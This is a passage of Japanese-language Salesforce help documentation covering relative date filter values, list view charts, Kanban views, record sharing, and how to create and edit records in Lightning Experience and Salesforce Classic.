重要: 現在、Lightning Experience でのリストビューの作成および絞り込みは、トライアル組織でのみ使用できます。この機能は、特定の契約条件への同意が必要なパイロットプログラムを通じて一部のお客様に提供されています。このプログラムに参加する方法については、Salesforce にお問い合わせください。パイロットプログラムは変更される可能性があるため、参加は保証されません。このドキュメント、プレスリリース、または公式声明で参照されているこのパイロット機能は正式リリースされていません。特定期間内の正規リリースあるいはリリースの有無は保証できません。現在正式にリリースされている機能に基づいて購入をご決定ください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

たとえば、先週作成した取引先のカスタムビューまたはカスタムレポートを作成するには、*「作成日」「次の文字列と一致する」「先週」*と入力します。変数を持つ相対日付値 (「翌 *N* 日間」など) では、*N* を 1 以上の任意の数字で置き換えます。

相対日付値では、大文字と小文字は区別されません。「LAST WEEK」と「last week」のどちらも使用できます。

1 つの項目で複数の範囲値をカンマで区切って使用できます。

メモ: Enterprise Edition、Unlimited Edition、Performance Edition、Professional Edition、および Developer Edition では、週は、個人情報ページの [地域] ドロップダウンリストで定義されます。Contact Manager Edition、Group Edition、および Personal Edition では、週は、組織プロファイルの [地域] 設定によって定義されます。たとえば、[地域] が「英語 (アメリカ)」の場合、1 週間は日曜日から土曜日までですが、「英語 (イギリス)」の場合は、1 週間は月曜日から日曜日までです。

相対日付値	範囲
昨日	昨日の 12:00:00 AM から、その 24 時間後までが指定されます。

相対日付値	範囲
今日	本日の 12:00:00 AM から、その 24 時間後までが指定されます。
明日	翌日の 12:00:00 AM から、その 24 時間後までが指定されます。
先週	先週の最初の日の 12:00:00 AM から、その 7 日後までが指定されます。
今週	今週の最初の日の 12:00:00 AM から、その 7 日後までが指定されます。
来週	来週の最初の日の 12:00:00 AM から、その 7 日後までが指定されます。
過去 *n* 週間	*n* 週間前の週の最初の日の 12:00:00 AM から先週の最終日の 11:59 PM までが指定されます。
翌 *n* 週間	翌週の最初の日の 12:00:00 AM から *n* × 7 日間が指定されます。
n 週前	*n* 週間前の週の最初の日の 12:00:00 AM から 7 日間が指定されます。
先月	先月の最初の日の 12:00:00 AM から、その月のすべての日が指定されます。
今月	今月の最初の日の 12:00:00 AM から、その月のすべての日が指定されます。
翌 *n* か月	来月 1 日の 12:00:00 AM から、*n* か月後の月末日までのすべての日が指定されます。
過去 *n* か月	*n* か月前の月の最初の日の 12:00:00 AM から先月の最終日の 11:59 PM までが指定されます。
n か月前	*n* か月前の月の最初の日の 12:00:00 AM から、その月のすべての日が指定されます。
来月	来月の最初の日の 12:00:00 AM からその月のすべての日が指定されます。
過去 90 日間	本日の 90 日前の 12:00:00 AM から、現在 (秒) までが指定されます (範囲には本日も含まれます)。
翌 90 日間	翌日の 12:00:00 AM から、その 90 日後までが指定されます (範囲には本日は含まれません)。
過去 *n* 日間	本日の *n* 日前の 12:00:00 AM から、現在 (秒) までが指定されます (範囲には本日も含まれます。この日付値を使用すると、*n + 1* 日前から本日までのレコードが含まれます)。
翌 *n* 日間	翌日の 12:00:00 AM から、*n* 日間が指定されます (範囲には本日は含まれません)。

相対日付値	範囲
n 日前	*n* 日前の 12:00:00 AM から 24 時間が指定されます (範囲には本日は含まれません)。
前四半期	前カレンダー四半期最初の日の 12:00:00 AM から、その四半期の終わりまでが指定されます。
当四半期	当カレンダー四半期最初の日の 12:00:00 AM から、その四半期の終わりまでが指定されます。
翌四半期	翌カレンダー四半期最初の日の 12:00:00 AM から、その四半期の終わりまでが指定されます。
過去 *n* 四半期	*n* 四半期前のカレンダー四半期最初の日の 12:00:00 AM から、前カレンダー四半期の終わりまでが指定されます (範囲には当期は含まれません)。
翌 *n* 四半期	翌カレンダー四半期最初の日の 12:00:00 AM から、*n* 期後のカレンダー四半期の終わりまでが指定されます (範囲には当期は含まれません)。
n 四半期前	*n* カレンダー四半期前のカレンダー四半期最初の日の 12:00:00 AM から、その四半期の終わりまでが指定されます。
昨年	昨年の 1 月 1 日 12:00:00 AM から、その年の 12 月 31 日の終わりまでが指定されます。
今年	今年の 1 月 1 日 12:00:00 AM から、その年の 12 月 31 日の終わりまでが指定されます。
来年	来年の 1 月 1 日 12:00:00 AM から、その年の 12 月 31 日の終わりまでが指定されます。
n 年前	*n* カレンダー年前の 1 月 1 日 12:00:00 AM から、その年の 12 月 31 日の終わりまでが指定されます。
過去 *n* 年間	*n+1* 年前の 1 月 1 日 12:00:00 a.m. から開始します。範囲は今年より 1 年前の 12 月 31 日に終了します。
翌 *n* 年間	来年の 1 月 1 日 12:00:00 AM から、*n* 年後の 12 月 31 日の終わりまでが指定されます。
前会計四半期	直前の会計四半期の最初の日の 12:00:00 AM から、その会計四半期の最終日までが指定されます。会計四半期は、[設定] の [会計年度] ページで定義されます。 メモ: モバイルカスタムビューを作成するとき、会計日付項目のリテラル値はいずれもサポートされません。

相対日付値	範囲
当会計四半期	現在の会計四半期の最初の日の 12:00:00 AM から、その会計四半期の最終日の終わりまでが指定されます。会計四半期は、[設定] の [会計年度] ページで定義されます。
翌会計四半期	直後の会計四半期の最初の日の 12:00:00 AM から、その会計四半期の最終日までが指定されます。(範囲には当期は含まれません)。会計四半期は、[設定] の [会計年度] ページで定義されます。
過去 *n* 会計四半期	*n* 期前の会計四半期の最初の日の 12:00:00 AM から、当期の直前の会計四半期の最終日の終わりまでが指定されます(範囲には現在の会計四半期は含まれません)。会計四半期は、[設定] の [会計年度] ページで定義されます。
翌 *n* 会計四半期	直後の会計四半期の最初の日の 12:00:00 AM から、*n* 期後の会計四半期の最終日の終わりまでが指定されます(範囲には現在の会計四半期は含まれません)。会計四半期は、[設定] の [会計年度] ページで定義されます。
n 会計四半期前	*n* 会計四半期前の会計四半期最初の日の 12:00:00 AM から、その会計四半期の最終日の終わりまでが指定されます。
前会計年度	直前の会計年度の最初の日の 12:00:00 AM から、その会計年度の最終日の終わりまでが指定されます。会計四半期は、[設定] の [会計年度] ページで定義されます。
当会計年度	現在の会計年度の最初の日の 12:00:00 AM から、その会計会計年度の最終日の終わりまでが指定されます。会計四半期は、[設定] の [会計年度] ページで定義されます。
翌会計年度	直後の会計年度の最初の日の 12:00:00 AM から、その会計年度の最終日の終わりまでが指定されます。会計四半期は、[設定] の [会計年度] ページで定義されます。
過去 *n* 会計年度	*n* 年前の会計年度の最初の日の 12:00:00 AM から、現在の直前の会計年度の最終日の終わりまでが指定されます(範囲には現在の会計年度は含まれません)。会計四半期は、[設定] の [会計年度] ページで定義されます。
翌 *n* 会計年度	直後の会計年度の最初の日の 12:00:00 AM から、*n* 期後の会計年度の最終日の終わりまでが指定されます(範囲には現在の会計年度は含まれません)。会計四半期は、[設定] の [会計年度] ページで定義されます。
n 会計年度前	*n* 会計年度前の会計年度最初の日の 12:00:00 AM から、その会計年度の最終日の終わりまでが指定されます。

Lightning Experience のグラフを使用したリストビューデータの視覚化

リストビューグラフを使用して、リストビューデータをグラフィック表示します。縦棒グラフ、横棒グラフ、ドーナツグラフの 3 つの種類のグラフがあります。リストビューで使用可能な標準およびカスタムリストビューグラフから選択します。必要に応じて、データを別の種類のグラフに表示するように変更できます。

メモ: 次の手順は、Lightning Experience で使用できます。Lightning Experience では、画面上部のナビゲーションバーの左側に[アプリケーションランチャー]アイコン( )が表示されます。Salesforce Classic では、このアイコンは表示されません。

1. オブジェクトのホームページで、視覚化するデータを含むリストビューを選択します。
2. をクリックします。
   [グラフ]パネルが表示されます。
3. 別のグラフを選択するには、グラフ名の横にある をクリックします。
4. データのグラフィック表示を変更するには、[グラフ]パネルの をクリックし、新しいグラフの種類を選択します。
   データが新しいグラフで表示されます。

関連トピック:

- Lightning Experience のリストビューグラフの作成
- Lightning Experience のリストビューグラフの編集

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

リストビューグラフを表示する

- リストに表示されているレコードタイプに対する「参照」

Lightning Experience のリストビューグラフの作成

リストビューデータを視覚化するグラフを作成します。縦棒グラフ、横棒グラフ、ドーナツグラフの 3 つの種類のグラフがあります。すべてのリストビューグラフで、必要に応じてデータを別の種類のグラフに表示するように変更できます。商談やリードなどのオブジェクトのリストビューグラフを作成する場合、グラフはそのオブジェクトに関連付けられます。[最近参照したデータ]リストを除き、そのオブジェクトの参照権限を持つすべてのリストビューのグラフを作成できます。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

リストビューグラフを作成する

- リストに表示されているレコードタイプに対する「参照」、および「リストビューの作成およびカスタマイズ」

メモ: 次の手順は、Lightning Experience で使用できます。Lightning Experience では、画面上部のナビゲーションバーの左側に[アプリケーションランチャー]アイコン( )が表示されます。Salesforce Classic では、このアイコンは表示されません。

1. オブジェクトのホームページで、視覚化するデータを含むリストビューを選択します。
2. をクリックします。
3. 表示された[グラフ]パネルで、 をクリックします。
4. [新規グラフ]を選択します。
   ダイアログボックスが表示されます。
5. グラフ名を入力します。
6. 縦棒グラフ、横棒グラフ、ドーナツグラフのいずれかのグラフの種類を選択します。
7. 集計の種別、集計項目、およびグルーピング項目を選択します。
   集計の種別では、項目データの計算方法(合計、カウント、平均)を指定します。集計項目では、計算するデータの種類を指定します。グルーピング項目により、グラフの区分にラベルが付けられます。
8. グラフを表示するには、[保存]をクリックします。

例: 営業チームが取引先を従業員数で比較して、見込み客を大企業に絞り込もうとしています。ある担当者が、集計の種別に[合計]、集計項目に[従業員]、グルーピング項目に[取引先名]を選択して、横棒グラフを作成します。グラフには、各取引先の従業員数が、取引先名別に表示されます。

関連トピック:

- Lightning Experience のグラフを使用したリストビューデータの視覚化
- Lightning Experience のリストビューグラフの編集

Lightning Experience のリストビューグラフの編集

カスタムリストビューグラフを絞り込んで更新し、最も有意義なデータを視覚化します。縦棒グラフ、横棒グラフ、ドーナツグラフの 3 つの種類のグラフがあります。すべてのリストビューグラフで、必要に応じてデータを別の種類のグラフに表示するように変更できます。

メモ: 次の手順は、Lightning Experience で使用できます。Lightning Experience では、画面上部のナビゲーションバーの左側に[アプリケーションランチャー]アイコン( )が表示されます。Salesforce Classic では、このアイコンは表示されません。

1. オブジェクトのホームページで、 をクリックします。
2. 表示された[グラフ]パネルで、いずれかのカスタムグラフの名前を選択します。
3. をクリックします。
4. [グラフを編集]を選択します。
   ダイアログボックスが表示されます。
5. グラフ名、グラフの種類、集計の種別、集計項目、またはグルーピング項目を変更します。
   集計の種別では、項目データの計算方法(合計、カウント、平均)を指定します。集計項目では、計算するデータの種類を指定します。グルーピング項目により、グラフの区分にラベルが付けられます。
6. 編集したグラフを表示するには、[保存]をクリックします。

メモ: 標準グラフと事前設定済みのグラフは編集できません。自分が作成したグラフのみを編集できます。リストビューグラフは削除できません。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

リストビューグラフを編集する

- リストに表示されているレコードタイプに対する「参照」、および「リストビューの作成およびカスタマイズ」

関連トピック:

- Lightning Experience のグラフを使用したリストビューデータの視覚化
- Lightning Experience のリストビューグラフの作成


Kanban

Kanban ビューには、リード、商談、キャンペーン、取引先責任者に関する選択したレコードの概要が視覚的に表示されます。すべてのレコードを 1 度に確認できるため、自身の業務を効率的に監視し、商談を継続的に前進させることができます。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



Kanban ビューのレコードは、選択したリストビューに基づきます (1)。[最近参照したデータ] リストビューについては Kanban を表示できません。リストビューのグリッドビューと Kanban ビューは簡単に切り替えられます (2)。レコードを絞り込んで、単一のレコードタイプを選択することや、レコードの特定のサブセットを表示することができます (3)。レコードはフェーズまたは状況順に表示されます (4)。カードをドラッグすれば、レコードを簡単に別のフェーズに移動できます (5)。商談を円滑にすすめるには、アラートが役立ちます。たとえば、ToDo や行動を作成できます (6)。

Kanban の考慮事項

Kanban ビューの使用を開始する前に、次の考慮事項に留意してください。

Kanban の考慮事項

Kanban ビューの使用を開始する前に、次の考慮事項に留意してください。

- [最近参照したデータ] リストビューから Kanban ビューを使用することはできません。ユーザは別のリストビューを選択してから、Kanban ビューに切り替える必要があります。
- Kanban ビューには、一度に 1 つのレコードタイプのみが表示されます。組織で複数のレコードタイプを使用している場合は、レコードタイプごとに別個のリストビューを作成して、レコードタイプで絞り込みます。ユーザがアクセスできるようにするには、この新しいリストビューを公開します。ユーザは 1 つのレコードタイプに絞り込むことも可能です。
- Kanban ビューには最大 200 カードが表示されます。
- タッチスクリーンではドラッグアンドドロップ機能がサポートされません。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談

- 期限切れの ToDo がある商談、活動予定のない商談、または過去 30 日間に活動のない商談ではユーザにアラートが表示されます。アラートはカスタマイズできません。

リード

- Kanban ビューでリードを変換することはできません。
- 状態が［取引開始済み］の場合は、リード状況値の列が作成されません。

契約

- Kanban ビューで契約を有効にすることはできません。
- 標準の契約状況が［有効］の列は作成されません。

共有モデルはどのように機能しますか?

Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition の組織では、システム管理者は、組織の共有設定を設定して、組織のデフォルトの共有モデルを定義できます。組織全体のデフォルトには、レコードアクセスのデフォルトレベルを指定します。組織全体のデフォルトには、ほとんどのオブジェクトに対して [非公開]、[公開/参照のみ]、または [公開/参照・更新可能] のいずれかを設定できます。

オブジェクトの共有モデルが [非公開] または [公開/参照のみ] に設定されている環境の場合、システム管理者は、ロール階層を設定するか共有ルールを定義することで、ユーザにレコードに対する追加のアクセス権を許可できます。ロール階層と共有ルールは追加のアクセス権を許可するためにのみ使用できます。組織全体のデフォルトによって、共有モデルに最初に指定された設定を越えてレコードへのアクセス権を制限するために使用することはできません。

組織の共有設定を使用してアクセスを制限すると、通常、ユーザは次の 1 つ以上の方法を使用してアクセスします。

- ロール階層
- 共有ルール
- 共有の直接設定

- 暗黙的なアクセス (取引先および関連付けられた子レコード)
- チーム (取引先、ケース、および商談)

リストビューを印刷可能なレコードの種類は?

組織で印刷可能リストビューが有効な場合、次の種類のレコードについて、標準およびカスタムリストビューを印刷できます。

- 取引先
- 活動
- キャンペーン
- ケース
- 取引先責任者
- 契約
- カスタムオブジェクト
- ドキュメント
- リード
- 商談
- 権限セット
- 価格表
- プロファイル
- 商品
- レポート
- ソリューション

最近参照した項目を開く

Salesforceサイドバーの[最近使ったデータ]のセクションには、自分が最近追加、編集、または参照した最大10個の項目(レコード、ドキュメント、カスタムオブジェクトなど)が表示されます。

項目の詳細ページまたは編集ページを開くには、そのリンクをクリックします。

ヒント: 組織で詳細のフロート表示が有効になっている場合、[最近使ったデータ]リストの項目の上にマウスを置くと、クリックしてレコードの詳細または編集ページに入る前に、レコードに関する主要な情報を表示できます。

メモ: 最近表示した項目のいずれかを最近削除した場合、[最近使ったデータ]には10より少ない項目が表示される可能性があります。同様に、最近項目を削除した場合は、タブのホームページ上にある最近のリスト (たとえば、[最近使ったリード] リストなど) には10または25より少ない項目が表示される可能性があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

レコードの作成

レコードの作成は、ほとんどの Salesforce ユーザにとって標準となる手順です。一部のオブジェクト (取引先など) では特別な*ガイドラインと考慮事項*を認識する必要がありますが、どのオブジェクトの場合もレコードの作成プロセスは似ています。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

Salesforce Lightning Experience でのレコードの作成

商談、リード、ToDo、メモ、取引先、および取引先責任者の新規 Salesforce レコードを作成します。一部のオブジェクト (取引先など) では特別な*ガイドラインと考慮事項*を認識する必要がありますが、どのオブジェクトの場合もレコードの作成プロセスは似ています。

Salesforce Classic でのレコードの作成

商談、リード、ToDo、メモ、取引先、および取引先責任者の新規 Salesforce レコードを作成します。一部のオブジェクト (取引先など) では特別な*ガイドラインと考慮事項*を認識する必要がありますが、どのオブジェクトの場合もレコードの作成プロセスは似ています。

関連トピック:

- レコードの編集
- レコードの削除
- 通貨、日付、時間、電話番号の入力ガイドライン
- メモの作成およびレコードへのメモの追加
- レコードへのファイルの添付

Salesforce Lightning Experience でのレコードの作成

商談、リード、ToDo、メモ、取引先、および取引先責任者の新規 Salesforce レコードを作成します。一部のオブジェクト (取引先など) では特別な*ガイドラインと考慮事項*を認識する必要がありますが、どのオブジェクトの場合もレコードの作成プロセスは似ています。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: すべてのエディション

メモ: これは、Lightning Experience 用の情報です。Lightning Experience では、画面上部のナビゲーションバーの左側に [アプリケーションランチャー] アイコン ( ) が表示されます。Salesforce Classic では、このアイコンは表示されません。

Lightning Experience ではさまざまな方法でレコードを作成できます。

- 任意の Salesforce ページからレコードを作成するには、ナビゲーションメニューで必要な項目を選択し、リストビューで [新規] をクリックします。
- 既存のレコードからレコードを作成するには、必要な項目で [新規] をクリックします。たとえば、取引先責任者レコードを表示していて、取引先責任者に関するメモを作成する場合は、取引先責任者ページの [メモ] セクションで [新規] をクリックします。

Salesforce Classic でのレコードの作成

商談、リード、ToDo、メモ、取引先、および取引先責任者の新規Salesforceレコードを作成します。一部のオブジェクト (取引先など) では特別な*ガイドラインと考慮事項*を認識する必要がありますが、どのオブジェクトの場合もレコードの作成プロセスは似ています。

メモ: これは、Salesforce Classic 用の情報です。

システム管理者による Salesforce 組織の設定方法に応じて、いくつかの異なるレコード作成方法があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

オブジェクトタブからのレコードの作成

フィードでのレコードの作成

[新規作成] ドロップダウンリストを使用したレコードの作成

簡易作成によるレコードの作成

オブジェクトタブからのレコードの作成

レコードを作成する前に、作成するレコードの種類についてガイドラインを認識しておきます。

1. 作成するレコードの種類のタブをクリックします。そのオブジェクトのホームページから開始します。たとえば、取引先レコードを作成する場合は [取引先] タブをクリックします。
2. [新規] をクリックします。
3. 要求されたらレコードタイプを選択します。
4. 項目に値を入力します。必須項目は赤いバー (|) で示されます。

   ヒント: ほとんどのオブジェクトは、Salesforce ヘルプに項目の定義の記載があります。ヘルプはオブジェクト名+「項目」で検索します。たとえば、取引先レコードの作成または編集中、［業種］ドロップダウンリストのオプションについて調べる場合は、ヘルプで「取引先項目」を検索します。
5. 新しいレコードへの値の入力が完了したら、[保存] をクリックします。または、現在のレコードを保存して別のレコードを作成するには、[保存&新規]をクリックします。[保存]をクリックせずにページを離れて移動すると、変更内容が失われる場合があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

レコードを作成する
- 作成するレコードの種類のオブジェクトに対する「作成」

関連トピック:

フィードでのレコードの作成

簡易作成によるレコードの作成

レコードの作成

フィードでのレコードの作成

システム管理者による Salesforce の設定方法に応じて、レコードをホームページ、Chatter タブ、およびレコード詳細ページのフィードで作成できる場合があります。異なるフィードのパブリッシャーで使用できるアクションは異なる可能性があるため、システム管理者に各フィードで実行できる操作に関する情報を確認してください。レコードを作成する前に、作成するレコードの種類についてガイドラインを認識しておきます。

1. レコードを作成するフィードで、作成するレコードの種類に対応するクイックアクションをクリックします。
2. 項目に値を入力します。必須項目は赤いバー (|) で示されます。ほとんどのオブジェクトは、Salesforce ヘルプに項目の定義の記載があります。ヘルプはオブジェクト名 +「項目」で検索します。たとえば、取引先レコードの作成または編集中、［業種］ドロップダウンリストのオプションについて調べる場合は、ヘルプで「取引先項目」を検索します。
3. 新しいレコードへの値の入力が完了したら、[作成] をクリックします。

作成したレコードのフィード項目が次の場所に表示されます。

- レコードを作成したフィード。
- 新しいレコードのフィードの最初の項目として。
- Chatter フィード。
- 新しいレコードの作成元にしたレコードをフォローするユーザの Chatter フィード。たとえば、取引先 ABC Industries のレコード詳細ページから取引先責任者を作成した場合、ABC Industries をフォローしているユーザすべてに作成した取引先責任者レコードのフィード項目が表示されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

レコードを作成する
- 作成するレコードの種類のオブジェクトに対する「作成」

関連トピック:

- オブジェクトタブからのレコードの作成
- 簡易作成によるレコードの作成
- レコードの作成
- Chatter フィードの概要

[新規作成] ドロップダウンリストを使用したレコードの作成

サイドバーで使用できる [新規作成] ドロップダウンリストには、新しいレコードを作成するためのオプションが表示されます。ドロップダウンリストを使用して新しいレコードを作成する手順は、次のとおりです。

1. 作成するレコードのタイプを選択します。適切なタブに新しいレコードページがすぐに表示されるか、[ファイル] を選択した場合は [ファイルをアップロード] ダイアログが表示されます。
2. 次のように、すべての項目に値を入力します。
3. [ファイル] を選択した場合は、[保存] または [私のファイルにアップロード] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

[新規作成] ドロップダウンリストで使用できるオプションは、持っている権限、使用している Salesforce のエディション、および使用しているアプリケーションによって異なります。

簡易作成によるレコードの作成

システム管理者が簡易作成を有効にしている場合は、リード、取引先、取引先責任者、および商談のホームページからレコードを作成できます。また、取引先責任者、リード、および商談にある [簡易作成] フォームの [取引先] ルックアップ項目の結果リストから取引先を作成することもできます。入力規則は、簡易作成を使用して新規レコードを作成する場合は適用されません。

1. 作成するレコードの種類のタブをクリックします。取引先責任者、リード、または商談を作成すると同時に取引先を作成するには、使用している [簡易作成] フォームの [取引先] 項目の横にある アイコンをクリックします。
2. 項目に値を入力します。必須項目は赤いバー ( ) で示されます。
   ほとんどのオブジェクトは、Salesforce ヘルプに項目の定義の記載があります。ヘルプはオブジェクト名 +「項目」で検索します。たとえば、取引先レコードの作成または編集中、［業種］ドロップダウンリストのオプションについて調べる場合は、ヘルプで「取引先項目」を検索します。
3. [保存]をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

レコードを作成する
- 作成するレコードの種類のオブジェクトに対する「作成」

関連トピック:

オブジェクトタブからのレコードの作成
フィードでのレコードの作成
レコードの作成

レコードの編集

1. 編集するレコードの種類に関するガイドラインを認識しておきます。Salesforce ヘルプで確認できます。
2. 編集するレコードを見つけて開きます。
3. [編集] をクリックします。
4. 項目の値を入力または編集します。

   ヒント: ほとんどのオブジェクトは、Salesforce ヘルプに項目の定義の記載があります。ヘルプはオブジェクト名+「項目」で検索します。たとえば、取引先レコードの作成または編集中、［業種］ドロップダウンリストのオプションについて調べる場合は、ヘルプで「取引先項目」を検索します。

5. 値の入力または編集が完了したら、[保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

レコードを編集する
- 編集するレコードの種類のオブジェクトに対する「編集」

Salesforce での項目の編集
カスタムオブジェクトなどの多くの Salesforce オブジェクトには、便利なレコードのインライン編集が用意されています。

インラインエディタを使用したレコードの編集に関するガイドライン

拡張リストからのレコードの直接編集

関連トピック:

レコードの作成

通貨、日付、時間、電話番号の入力ガイドライン

インラインエディタを使用したレコードの編集に関するガイドライン

拡張リストからのレコードの直接編集

メモの作成およびレコードへのメモの追加

レコードへのファイルの添付

Salesforce での項目の編集

カスタムオブジェクトなどの多くのSalesforceオブジェクトには、便利なレコードのインライン編集が用意されています。

Salesforce Classic でのインラインエディタを使用したレコード項目の編集
便利なレコードのインライン編集を利用して、カスタムオブジェクトを含む多くの Salesforce オブジェクトのレコード項目を編集できます。

Lightning Experience でのインラインエディタを使用したレコード項目の編集
インライン編集により、迅速にレコードを更新できます。[詳細] タブからレコードを編集用に開いて、同時に複数の項目を更新できます。

Lightning Experience のリストビューからレコードをインライン編集 (ベータ)

リストビューから直接、レコードの項目の編集ができて便利です。カスタムオブジェクトを含む、ほとんどの Salesforce オブジェクトでインライン編集が可能です。

Salesforce Classic でのインラインエディタを使用したレコード項目の編集

便利なレコードのインライン編集を利用して、カスタムオブジェクトを含む多くの Salesforce オブジェクトのレコード項目を編集できます。

ヒント: すべてのオブジェクトのすべての項目がインライン編集できるわけではありません。項目でインライン編集がサポートされているかどうかを確認するには、項目にマウスポインタを置いて、鉛筆アイコン ( ) を探します。

1. 作成または編集中のレコード内で、定義または編集する項目をダブルクリックします。目的の値を見つけるのに役立つルックアップが項目に用意されている場合は、虫眼鏡アイコン ( ) が表示されます。
2. 項目にテキストを入力するか、ルックアップを使用して目的の値を検索します。元に戻すアイコン( )をクリックするか、必要に応じてエントリを削除します。
3. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

レコードを編集する

- 編集するレコードの種類のオブジェクトに対する「編集」

Lightning Experience でのインラインエディタを使用したレコード項目の編集


インライン編集により、迅速にレコードを更新できます。[詳細] タブからレコードを編集用に開いて、同時に複数の項目を更新できます。

項目をダブルクリックするか、項目の横にある編集アイコン をクリックします。セルが編集モードになります。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

